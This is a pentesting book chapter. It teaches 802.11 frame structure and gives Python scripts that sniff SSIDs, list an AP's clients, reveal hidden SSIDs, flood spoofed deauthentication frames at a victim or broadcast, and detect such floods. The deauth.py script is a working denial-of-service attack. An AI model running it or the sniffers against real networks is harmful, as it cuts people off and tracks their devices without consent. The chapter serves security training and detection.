**Chapter 4. Wireless Pentesting**

The era of wireless connectivity has contributed to flexibility and mobility, but it has also ushered in many security issues. With wired connectivity, the attacker needs physical access in order to connect and attack. In the case of wireless connectivity, an attacker just needs the availability of the signal to launch an attack. Before proceeding, you should be aware of the terminology used:

* **Access Point** (**AP**): It is used to connect wireless devices to wired networks.
* **Service Set Identifier** (**SSID**): It is a 0-32 alphanumeric unique identifier for a wireless LAN; it is human readable, and simply put, it is the network name.
* **Basic Service Set Identification** (**BSSID**): It is the MAC address of the wireless AP.
* **Channel number**: This represents the range of the radio frequency used by AP for transmission.

The channel number might get changed due to the auto setting of AP. So, in this chapter, don't get confused. If you run the same program at a different time, the channel number might get changed.

In this chapter, we will learn a lot of concepts such as:

* Finding wireless SSID
* Analyzing wireless traffic
* Detecting the clients of an AP
* The wireless deauth attack
* Detection of the deauth attack

802.11 and 802.11x are defined as a family of wireless LAN technologies by IEEE. The following are the 802.11 specifications based on frequency and bandwidth:


* **802.11**: This provides bandwidth up to 1-2 Mbps with a 2.4 GHz frequency band
* **802.11.a**: This provides bandwidth up to 54 Mbps with a 5 GHz frequency band
* **802.11.b** : This provides bandwidth up to 11 Mbps with a 2.4 GHz frequency band
* **802.11g**: This provides bandwidth up to 54 Mbps with a 2.4 GHz frequency band
* **802.11n**: This provides bandwidth up to 300 Mbps with both the frequency bands

All components of 802.11 fall into either the **Media Access Control** (**MAC**) or the physical layer. The MAC layer is the subclass of the data link layer. You have read about the **Protocol Data Unit** (**PDU**) of the data link layer, which is called a frame.


First, however, let's understand the 802.11 frame format. The three major types of frames that exist in 802.11 are:

* The data frame
* The control frame
* The management frame

These frames are assisted by the MAC layer. The following image depicts the format of the MAC layer:



In the preceding image, the three types of addresses are shown. **Address 1**, **Address 2**, and **Address 3** are the MAC addresses of the destination, AP, and source, respectively. It means **Address 2** is the BSSID of AP. In this chapter, our focus will be on the management frame, because we are interested in the subtypes of the management frame. Some common types of management frames are the authentication frame, the deauthentication frame, the association request frame, the disassociation frame, the probe request frame, and the probe response frame. The connection between the clients and APs is established by the exchange of various frames, as shown in the following image:



The Frame exchange

The preceding diagram shows the exchange of frames. These frames are:


* **The Beacon frame**: The AP periodically sends a beacon frame to advertise its presence. The beacon frame contains information such as SSID, channel number, BSSID, and so on.
* **The Probe request**: The wireless device (client) sends out a probe request to determine which APs are in range. The probe request contains elements such as the SSID of the AP, supported rates, vendor-specific info, and so on. The client sends the probe request and waits for the probe response for some time.
* **The Probe response**: In the response to the probe request, the corresponding AP will respond with a probe response frame that contains the capability information, supported data rates, and so on.
* **The Authentication request**: The client sends the authentication request frame that contains its identity.
* **The Authentication response**: The AP responds with an authentication, which indicates acceptance or rejection. If shared key authentication exists, such as WEP, then the AP sends a challenge text in the form of an authentication response. The client must send the encrypted form of the challenged text in an authentication frame back to the AP.
* **The Association request**: After successful authentication, the client sends an association request that contains its characteristics, such as supported data rates and the SSID of the AP.
* **The Association response**: AP sends an association response that contains acceptance or rejection. In the case of acceptance, the AP will create an association ID for the client.

Our forthcoming attacks will be based upon these frames.

Now it's time for a practical. In the following section, we will go through the rest of the theory.

**Wireless SSID finding and wireless traffic analysis by Python**

If you have done wireless testing by Back-Track or Kali Linux, then you will be familiar with the airmon-ng suits. The airmon-ng script is used to enable the monitor mode on wireless interfaces. The monitor mode allows a wireless device to capture the frames without having to associate with an AP. We are going to run all our programs on Kali Linux. The following screenshot shows you how to set **mon0**:



Setting mon0

When you run the airmon-ng script, it gives the wireless card a name such as **wlan0**, as shown in the preceding screenshot. The airmon-ng start wlan0 command will start **wlan0** in the monitor mode, and **mon0** captures wireless packets.

Now, let's write our first program, which gives three values: SSID, BSSID, and the channel number. The program name is ssid\_finder\_raw.py. Let us see the code and explanation.

* Import the essential libraries.

import socket   
import struct  
import shelve   
import sys  
import traceback

* To facilitate user to view the previously stored result.

ch = raw\_input("Press 'Y' to know previous result ")  
print "USE only Ctrl+c to exit "

* If the user press Y then the program would open the wireless\_data.dat file and fetch the information like SSID, BSSID, and channel number. If it is run the first time then file wireless\_data.dat will not be there.

try :  
 if ch.lower() == 'y':  
 s = shelve.open("wireless\_data.dat")  
 print "Seq", "\tBSSID\t\t", "\tChannel", "SSID"  
 keys= s.keys()  
 list1 = []  
 for each in keys:  
 list1.append(int(each))  
 list1.sort()  
  
 for key in list1:  
 key = str(key)  
 print key,"\t",s[key][0],"\t",s[key][1],"\t",s[key][2]  
 s.close()  
 raw\_input("Press any key to continue ")  
except Exception as e :  
 print e  
 raw\_input("Press any key to continue ")

* The code creates a socket to capture all frames and bind it to mon0.  I hope you have read Chapter 3, Sniffing and Penetration Testing carefully. The only new thing is 3. The argument 3 represents the protocol number, which indicates ETH\_P\_ALL. It means we are interested in every packet.

try:  
 sniff = socket.socket(socket.AF\_PACKET, socket.SOCK\_RAW, 3)  
 sniff.bind(("mon0", 0x0003))  
  
except Exception as e :  
 print e


* Define a list ap\_list, will be used later. Open shelve files named wireless\_data.dat.

ap\_list =[]  
print "Seq", "\tBSSID\t", "\t\tChannel", "SSID"  
s = shelve.open("wireless\_data.dat","n")

* Receive beacon frames, extract information of SSID, BSSID and channel number, save in the wireless\_data.dat file.

              The syntax    if fm[radio\_tap\_lenght] == "\x80"  only allow beacon frames.   To understand the syntax

                 radio\_tap\_lenght+4+6+6+6+2+12+1        in the following figure.




Now you got the idea of numeric values.

try:  
 while True :  
 fm1 = sniff.recvfrom(6000)  
 fm= fm1[0]  
 radio\_tap\_lenght = ord(fm[2])  
 #print radio\_tap\_lenght  
 if fm[radio\_tap\_lenght] == "\x80" :  
 source\_addr = fm[radio\_tap\_lenght+4+6:radio\_tap\_lenght+4+6+6]  
 #print source\_addr  
 if source\_addr not in ap\_list:  
 ap\_list.append(source\_addr)  
 byte\_upto\_ssid = radio\_tap\_lenght+4+6+6+6+2+12+1  
 a = ord(fm[byte\_upto\_ssid])  
 list\_val = []  
 #print a  
 bssid = ':'.join('%02x' % ord(b) for b in source\_addr)  
 #bssid = fm[36:42].encode('hex')  
 s\_rate\_length = ord(fm[byte\_upto\_ssid+1 +a+1])  
 channel = ord(fm[byte\_upto\_ssid+1 +a+1+s\_rate\_length+3])  
 ssid = fm[byte\_upto\_ssid+1:byte\_upto\_ssid+1 +a]

* Save the obtained information in wireless\_data.dat.


print len(ap\_list),"\t",bssid,"\t",channel,"\t",ssid  
 list\_val.append(bssid)  
 list\_val.append(channel)  
 list\_val.append(ssid)  
 seq = str(len(ap\_list))  
 s[seq]=list\_val  
except KeyboardInterrupt:  
 s.close()  
 sys.exit()  
  
except Exception as e :  
 traceback.print\_exc()  
 print e

If you want to capture the frame by using Wireshark. Use mon0 mode. The following frame is a Beacon frame.



The Wireshark representation of the beacon frame. The above figure will clearly finish your doubts.

I test the code on two different Wireless USB card.  The output of the ssid\_finder\_raw.py.



Always press ctrl+c to store the results.

Now, let's write the code to find the SSID and MAC address of APs using scapy. You must be thinking that we performed the same task in raw packet analysis; actually, for research purposes, you should know about raw packet analysis. If you want some information that scapy does not know, raw packet analysis gives you the freedom to create the desired sniffer:

from scapy.all import \*

interface = 'mon0'

ap\_list = []

def info(fm):

if fm.haslayer(Dot11):

if ((fm.type == 0) & (fm.subtype==8)):

if fm.addr2 not in ap\_list:

ap\_list.append(fm.addr2)


print "SSID--> ",fm.info,"-- BSSID --> ",fm.addr2

sniff(iface=interface,prn=info)

Let's go through the code from the start. The scapy.all import \* statement imports all the modules of the scapy library. The variable interface is set to **mon0**. An empty list named ap\_list is declared. In the next line, the info function is defined and the fm argument has been passed.

The if fm.haslayer(Dot11): statement is like a filter, which passes only the Dot11 traffic; Dot11 indicates 802.11 traffic. The next if((fm.type == 0) & (fm.subtype==8)): statement is another filter, which passes traffic where the frame type is 0 and the frame subtype is 8; type 0 represents the management frame and subtype 8 represents the beacon frame. In the next line, the if fm.addr2 not in ap\_list: statement is used to remove the redundancy; if AP's MAC address is not in ap\_list, then it appends the list and adds the address to the list as stated in the next line. The next line prints the output. The last sniff(iface=interface,prn=info) line sniffs the data with the interface, which is **mon0**, and invokes the info() function.

The following screenshot shows the output of the ssid.py program:



I hope you have understood the ssid.py program. Now, let's try and figure out the channel number of AP. We will have to make some amendments to the code. The new modified code is as follows:

from scapy.all import \*

import struct

interface = 'mon0'

ap\_list = []

def info(fm):

if fm.haslayer(Dot11):

if ((fm.type == 0) & (fm.subtype==8)):

if fm.addr2 not in ap\_list:

ap\_list.append(fm.addr2)

print "SSID--> ",fm.info,"-- BSSID --> ",fm.addr2, "-- Channel--> ", ord(fm[Dot11Elt:3].info)

sniff(iface=interface,prn=info)

You will notice that we have added one thing here, that is, ord(fm[Dot11Elt:3].info).

You might wonder what Dot11Elt is? If you open Dot11Elt in scapy, you will get three things, ID, len, and info, as shown in the following output:

**root@Mohit|Raj:~# scapy**

**INFO: Can't import python gnuplot wrapper . Won't be able to plot.**

**WARNING: No route found for IPv6 destination :: (no default route?)**

**lWelcome to Scapy (2.2.0)**

**>>> ls(Dot11Elt)**

**ID : ByteEnumField = (0)**

**len : FieldLenField = (None)**

**info : StrLenField = ('')**

**>>>**

See the following class code:

class Dot11Elt(Packet):

name = "802.11 Information Element"

fields\_desc = [ ByteEnumField("ID", 0, {0:"SSID", 1:"Rates", 2: "FHset", 3:"DSset", 4:"CFset", 5:"TIM", 6:"IBSSset", 16:"challenge",

42:"ERPinfo", 46:"QoS Capability", 47:"ERPinfo", 48:"RSNinfo", 50:"ESRates",221:"vendor",68:"reserved"}),

FieldLenField("len", None, "info", "B"),

StrLenField("info", "", length\_from=lambda x:x.len) ]

In the previous class code, DSset gives information about the channel number, so the DSset number is 3.

Let's not make it complex and let's simply capture a packet using scapy:

**>>> conf.iface="mon0"**

**>>> frames = sniff(count=7)**

**>>> frames**

**<Sniffed: TCP:0 UDP:0 ICMP:0 Other:7>**

**>>> frames.summary()**

**RadioTap / 802.11 Management 8L 84:1b:5e:50:c8:6e > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='CITY PG3' / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt**

**RadioTap / 802.11 Data 8L 84:1b:5e:50:c8:6e > 88:53:2e:0a:75:3f / Dot11QoS / Dot11WEP**

**84:1b:5e:50:c8:6e > 88:53:2e:0a:75:3f (0x5f4) / Raw**

**RadioTap / 802.11 Control 13L None > 84:1b:5e:50:c8:6e / Raw**

**RadioTap / 802.11 Control 11L 64:09:80:cb:3b:f9 > 84:1b:5e:50:c8:6e / Raw**

**RadioTap / 802.11 Control 12L None > 64:09:80:cb:3b:f9 / Raw**

**RadioTap / 802.11 Control 9L None > 64:09:80:cb:3b:f9 / Raw**


In the following screenshot, you can see that there are lots of Dot11Elt in the 0th frame. Let's check the 0th frame in detail.



Dot11Elt in the frame

Now, you can see that there are several **<Dot11Elt**. Every **Dot11Elt** has 3 fields. ord(fm[Dot11Elt:3].info) gives the channel number, which resides in the fourth place (according to the class code), which is **<Dot11Elt ID=DSset len=1 info='x04'**. I hope you have understood the Dot11Elt by now.


In Wireshark, we can see which outputs are represented by Dot11Elt in the following screenshot:



Dot11Elt representation of Wireshark

The tagged parameters in the preceding screenshot are represented by Dot11Elt.

The output of the scapt\_ssid.py program is as follows:




Output with channel

**Detecting clients of an AP**

You might want to obtain all the clients of a particular AP. In this situation, you have to capture the probe request frame. In scapy, this is called Dot11ProbeReq.

Let's check out the frame in Wireshark:



The probe request frame

The probe request frame contains some interesting information such as the source address and SSID, as highlighted in the preceding screenshot.

Now, it's time to see the code:

from scapy.all import \*

interface ='mon0'

probe\_req = []

ap\_name = raw\_input("Please enter the AP name ")

def probesniff(fm):

if fm.haslayer(Dot11ProbeReq):

client\_name = fm.info

if client\_name == ap\_name :

if fm.addr2 not in probe\_req:

print "New Probe Request: ", client\_name


print "MAC ", fm.addr2

probe\_req.append(fm.addr2)

sniff(iface= interface,prn=probesniff)

Let's look at the new things added in the preceding program. The user enters the AP's SSID of interest that will be stored in the ap\_name variable. The if fm.haslayer(Dot11ProbeReq): statement indicates that we are interested in the probe request frames. The if client\_name == ap\_name: statement is a filter and captures all requests that contain the SSID of interest. The print "MAC ", fm.addr2 line prints the MAC address of the wireless device attached to the AP.


The output of the probe\_req.py program is as follows:



A list of wireless devices attached to AP CITY PG3

**Wireless hidden SSID scanner**

Sometimes for security reason users hide their access point SSID and configure own computer to detect the access point. When you hide SSID of access point then beacon frames stop broadcasting their SSID. In this scenario, we have to capture all Probe request, Probe response, Reassociation request, Association response, Association request frame sent by an associated client of AP. For experiment purpose, I hide the SSID, then ran the code ssid\_finder\_raw.py.  The figure below.



In the above figure, You can clearly saw the SSID of first AP is not being shown.

Run the hidden\_ssid\_finder.py program, before running the program make sure monitor mode must be on, we are using monitor mode mon0.

* Import the essential module.

import socket   
import sys

* Create a raw socket and bind with interface mon0

sniff = socket.socket(socket.AF\_PACKET, socket.SOCK\_RAW, 3)

* Ask the user to enter the mac address of AP and remove the colon from the MAC address.

mac\_ap = raw\_input("Enter the MAC ")  
if ":"in mac\_ap:  
 mac\_ap = mac\_ap.replace(":","")

* Create list and dictionaries as shown below.

processed\_client =[]  
filter\_dict = {64:'Probe request', 80:'Probe response',32:'Reassociation request',16:'Association response', 0:'Association request' }  
filter\_type = filter\_dict.keys()  
probe\_request\_length = 4+6+6+6+2

* Continuously receive the frames as defined in dictionary filter\_type.

while True :  
 try:  
 fm1 = sniff.recvfrom(6000)  
 fm= fm1[0]  
 radio\_tap\_lenght = ord(fm[2])  
 if ord(fm[radio\_tap\_lenght]) in filter\_type:  
 dest =fm[radio\_tap\_lenght+4:radio\_tap\_lenght+4+6].encode('hex')  
 source = fm[radio\_tap\_lenght+4+6 :radio\_tap\_lenght+4+6+6].encode('hex')  
 bssid = fm[radio\_tap\_lenght+4+6+6 :radio\_tap\_lenght+4+6+6+6].encode('hex')

* Finding the associated clients of AP.

if mac\_ap == source and dest not in processed\_client :  
 processed\_client.append(dest)


* Find the probe request frame of associated clients, and extract SSID from the probe request frame.

if processed\_client:  
 if ord(fm[radio\_tap\_lenght]) == 64:  
 if source in processed\_client:  
 ssid\_bit = probe\_request\_length+radio\_tap\_lenght+1  
 lenght\_of\_ssid= ord(fm[ssid\_bit])  
 if lenght\_of\_ssid:  
 print "SSID is ", fm[ssid\_bit+1:ssid\_bit+1+lenght\_of\_ssid]

* For gracefully exit press ctrl+c.

except KeyboardInterrupt:  
 sniff.close()  
 print "Bye"  
 sys.exit()  
  
 except Exception as e :  
 print e

Let us run the code. The client must be connected to AP then code logic will work.



The above output shows that only one client is connected to the AP.

**Wireless attacks**

Up to this point, you have seen various sniffing techniques which gather information. In this section, you'll see how wireless attacks take place, which is a very important topic in pentesting.

**The deauthentication (deauth) attacks**

Deauthentication frames fall under the category of the management frame. When a client wishes to disconnect from AP, the client sends the deauthentication frame. AP also sends the deauthentication frame in the form of a reply. This is the normal process, but an attacker takes advantage of this process. The attacker spoofs the MAC address of the victim and sends the deauth frame to AP on behalf of the victim; because of this, the connection of the client is dropped. The aireplay-ng program is the best tool to accomplish the deauth attack. In this section, you will learn how to carry out this attack by using Python. But you can take the advantage of the output of code ssid\_finder\_raw.py. Becuase program ssid\_finder\_raw.py writes a file. So can take advantage of that file.

Now, let's look at the following code:

* Import the essential modules and libraries.

from scapy.all import \*  
import shelve   
import sys  
import os  
from threading import Thread

* The following code opens the file wireless\_data.dat and fetch the information and display to the user.

def main():  
 interface = "mon0"  
 s = shelve.open("wireless\_data.dat")  
 print "Seq", "\tBSSID\t\t", "\tChannel", "SSID"  
 keys= s.keys()  
 list1 = []  
 for each in keys:  
 list1.append(int(each))  
 list1.sort()  
 for key in list1:  
 key = str(key)  
 print key,"\t",s[key][0],"\t",s[key][1],"\t",s[key][2]  
 s.close()

* The following code asks the user to enter the AP sequence number. If the user wants to specify any victim then the user can provide the MAC of victim machine otherwise code would pick the broadcast address.

a = raw\_input("Enter the seq number of wifi ")  
 r = shelve.open("wireless\_data.dat")  
 print "Are you Sure to attack on ", r[a][0]," ",r[a][2]  
 victim\_mac = raw\_input("Enter the victim MAC or for broadcast press 0 \t")  
 if victim\_mac=='0':  
 victim\_mac ="FF:FF:FF:FF:FF:FF"

* The channel number is being used by selected AP, the following piece of code set the same channel number for mon0.

cmd1 = "iwconfig wlan1 channel "+str(r[a][1])  
 cmd2 = "iwconfig mon0 channel "+str(r[a][1])  
 os.system(cmd1)  
 os.system(cmd2)

* This code is very easy to understand. The frame= RadioTap()/ Dot11(addr1=victim\_mac,addr2=BSSID, addr3=BSSID)/ Dot11Deauth() statement creates the deauth packet. From the very first diagram in this chapter, you can check these addresses.

BSSID = r[a][0]  
 frame= RadioTap()/ Dot11(addr1=BSSID,addr2=victim\_mac, addr3=BSSID)/ Dot11Deauth()  
 frame1= RadioTap()/ Dot11(addr1=victim\_mac,addr2=BSSID, addr3=BSSID)/ Dot11Deauth()


* The following code starts the threads to attack deauth attack.

if victim\_mac!="FF:FF:FF:FF:FF:FF":  
 t1 = Thread(target=for\_ap, args=(frame,interface))  
 t1.start()  
 t2 = Thread(target=for\_client, args=(frame1,interface))  
 t2.start()

In the last sendp(frame,iface=interface, count= 1000, inter= .1) line, count gives the total number of packets sent, and inter indicates the interval between the two packets.

def for\_ap(frame,interface):  
 while True:  
 sendp(frame, iface=interface, count=20, inter=.001)  
  
def for\_client(frame,interface):  
 while True:  
 sendp(frame, iface=interface, count=20, inter=.001)  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 main()

The output of the deauth.py program is as follows:



The aim of this attack is not only to perform a deauth attack but also to check the victim's security system. IDS should have the capability to detect the deauth attack. So far, there is no way of avoiding the attack, but it can be detected.

**Detection of Deauth Attack**

In this section, we will discuss how to detect deauthentication attack. It is like a wireless IDS which detect the Deauthentication attack. In this program, we will find, which access point get deauth frames and how many. We will use raw socket here to detect the attack.

Let us discuss the program deauth\_ids.py, make sure monitor must be on, otherwise, the program will give an error.

* Import the essential module and library.

import socket   
import Queue  
from threading import Thread  
from collections import Counter

* The queue and counter will be used later.

q1 = Queue.Queue()  
co = Counter()

* The following code creates and binds the raw socket to mon0.

try:  
 sniff = socket.socket(socket.AF\_PACKET, socket.SOCK\_RAW, 3)  
 sniff.bind(("mon0", 0x0003))  
except Exception as e :  
 print e

* The following function ids receive the deauth frames, extract the BSSID and put in the global queue.

def ids():  
 global q1  
 while True :  
 fm1 = sniff.recvfrom(6000)  
 fm= fm1[0]  
 radio\_tap\_lenght = ord(fm[2])  
 if ord(fm[radio\_tap\_lenght]) == 192:  
 bssid1 = fm[radio\_tap\_lenght+4+6+6 :radio\_tap\_lenght+4+6+6+6]  
 bssid = ':'.join('%02x' % ord(b) for b in bssid1)  
 q1.put(bssid)

* The following function insert\_frame get the deauth frame from the global queue and make a counter to display.


def insert\_frame():  
 global q1  
 while True:  
 mac=q1.get()  
 list1 = [mac]  
 co.update(list1)  
 print dict(co)

